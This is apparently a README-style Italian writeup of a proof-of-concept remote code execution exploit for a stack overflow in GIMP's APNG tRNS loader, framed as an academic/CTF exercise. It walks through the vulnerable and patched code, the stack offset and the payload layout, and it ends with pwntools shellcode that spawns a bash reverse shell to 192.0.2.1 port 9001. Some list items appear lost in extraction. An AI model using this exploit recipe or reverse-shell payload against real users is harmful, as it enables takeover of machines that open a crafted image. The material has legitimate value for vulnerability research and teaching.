 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
GIMP 3.2.2 contiene un buffer overflow basato su stack nel suo loader APNG (load_apng_image) durante l'elaborazione del chunk tRNS (trasparenza). Questo writeup dimostra una proof of concept per l'esecuzione di codice remoto sfruttando questa vulnerabilità.

tRNS di APNG in GIMP → RCEAutore: Chloe Xu, Abby Farrell, George Avdella, Austin Chan
Data: 2026-11-03
Target: GIMP 3.2.2 (Linux x86_64)
CVE: CVE-2026-92183 (7.8 ALTO)
CWE: CWE-121: Stack-based Buffer Overflow
Impatto: Esecuzione di codice in remoto (tramite un file PNG/APNG malevolo)
Dichiarazione di non responsabilità: Questo documento è solo a scopo didattico. I numeri CVE e di versione provengono da un esercizio accademico/CTF controllato. Non utilizzare questo materiale contro sistemi di cui non si è proprietari o per i quali non si dispone di esplicita autorizzazione ai test.
GIMP 3.2.2 contiene un buffer overflow basato sullo stack nel suo loader APNG (load_apng_image) durante l'elaborazione del chunk tRNS (trasparenza). La lunghezza del chunk viene considerata attendibile senza validazione rispetto al buffer di destinazione fisso di 256 byte trns[256], consentendo a un attaccante di sovrascrivere lo stack e di dirottare il flusso di controllo.
Il writeup pubblico esistente dimostra solo un attacco di negazione del servizio (GIMP va in crash). Questo documento estende l'analisi a un exploit completo per reverse shell tramite:
acTL/fcTL.tRNS malevolo la cui lunghezza supera i 256 byte.L'exploit presuppone un ambiente non rafforzato (ASLR disabilitato, NX disabilitato, nessun stack canary) come descritto nelle slide di riferimento. Discutiamo anche del perché queste mitigazioni siano importanti e di come si comporti l'exploit quando sono abilitate.
Un file PNG è costituito da chunk:
| Campo | Dimensione |
|---|---|
| Lunghezza | 4 byte (big-endian) |
| Tipo di chunk | 4 byte (ASCII) |
| Dati del chunk | Length byte |
| CRC | 4 byte |
APNG estende il PNG con ulteriori chunk ancillari:
acTL (Animation Control) — contrassegna il file come APNG. Deve comparire prima del primo IDAT.fcTL (Frame Control) — precede i dati di ogni frame.fdAT (Frame Data) — contiene i dati del frame (alternativa a IDAT per i frame successivi).Il plugin PNG di GIMP (file-png) passa a load_apng_file quando vede un chunk acTL, anche se l'estensione del file è .png.
Dal diff della patch:
Versione vulnerabile (GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
Versione corretta (GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
Il buffer di destinazione è dichiarato come:
guchar trns[256];
Poiché chunk.size viene letto direttamente dal file e non è limitato, un chunk tRNS con size > 256 causa un overflow di trns[] sullo stack. L'offset + 8 indica che chunk.data punta all'inizio del chunk (incluso l'header di 8 byte con lunghezza + tipo), quindi chunk.data[i + 8] legge i byte di dati effettivi.

Quando viene aperto un file, il core di GIMP seleziona il loader prima che venga eseguito qualsiasi codice del plug-in. file_open_pre_check() chiama gimp_plug_in_manager_file_procedure_find(), che effettua il matching sull'estensione o sui magic bytes. Un file .apng viene assegnato a file-apng-load, e un file con la firma PNG viene assegnato a file-png-load. Il core esegue la procedura scelta tramite gimp_plug_in_manager_call_run(), che avvia il plug-in file-png come processo figlio e invia il nome della procedura e gli argomenti attraverso una pipe. Nel figlio, load_image() viene sempre eseguita per prima e costruisce il layer PNG di base. apng_load() chiama poi load_apng_image() incondizionatamente. png_load() la chiama solo se load_image() ha rilevato un chunk png/fcTL. load_apng_image() riapre il file e analizza i chunk autonomamente, quindi il precedente passaggio tramite libpng non valida nulla per essa. png_load() ignora inoltre il suo valore di ritorno e riporta comunque successo.
Il figlio viene creato da gimp_spawn_async(), che sui sistemi POSIX chiama vfork() e poi immediatamente execve() (app/core/gimp-spawn.c:171-199). execve() scarta i mapping di memoria del figlio e carica da zero il binario file-png e le sue librerie. Il figlio non conserva quindi nulla dell'heap o dello stack del padre, e sui sistemi con ASLR ottiene un nuovo layout degli indirizzi a ogni apertura di immagine. Ciò che sopravvive all'exec è il process ID, i privilegi dell'utente, l'ambiente passato da GIMP e qualsiasi file descriptor non marcato close-on-exec. Tra questi rientrano le due estremità della pipe passate sulla riga di comando. Le estremità della pipe del padre sono marcate close-on-exec così che il figlio non le erediti. Questo isola la memoria ma non sandboxa il figlio. Un figlio compromesso può comunque essere eseguito come l'utente, leggere gli stessi file e inviare al padre messaggi e dati dei tile costruiti ad hoc attraverso la pipe e la memoria condivisa.
Il frame dello stack della funzione vulnerabile (semplificato, compilato con -O2 -z execstack -fno-stack-protector):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
L'offset esatto dall'inizio di trns all'indirizzo di ritorno salvato dipende dal compilatore e dalle variabili locali circostanti. Nell'ambiente di riferimento è di 312 byte. Lo abbiamo determinato:
tRNS.RIP al momento del crash e calcolando l'offset con cyclic_find().Con -O2, l'iteratore del ciclo i è probabilmente memorizzato in un registro, quindi non si trova tra il buffer e l'indirizzo di ritorno. L'offset di 312 byte tiene conto di trns[256] più l'allineamento e altri registri salvati.
I dati tRNS sono:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns e raggiunge l'indirizzo di ritorno salvato.0x7ffffffffdeb2 + 0x10 (punta nel NOP sled).execve("/bin/bash", ...) per generare una reverse shell.Shellcode (generato con pwntools):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
Il comando execve sostituisce il processo figlio file-png con una shell. Poiché GIMP genera un processo figlio per l'esecuzione del plugin, la shell sopravvive indipendentemente dal processo principale di GIMP (che rimane bloccato in attesa del plugin). L'attaccante riceve una reverse shell sulla porta 9001.







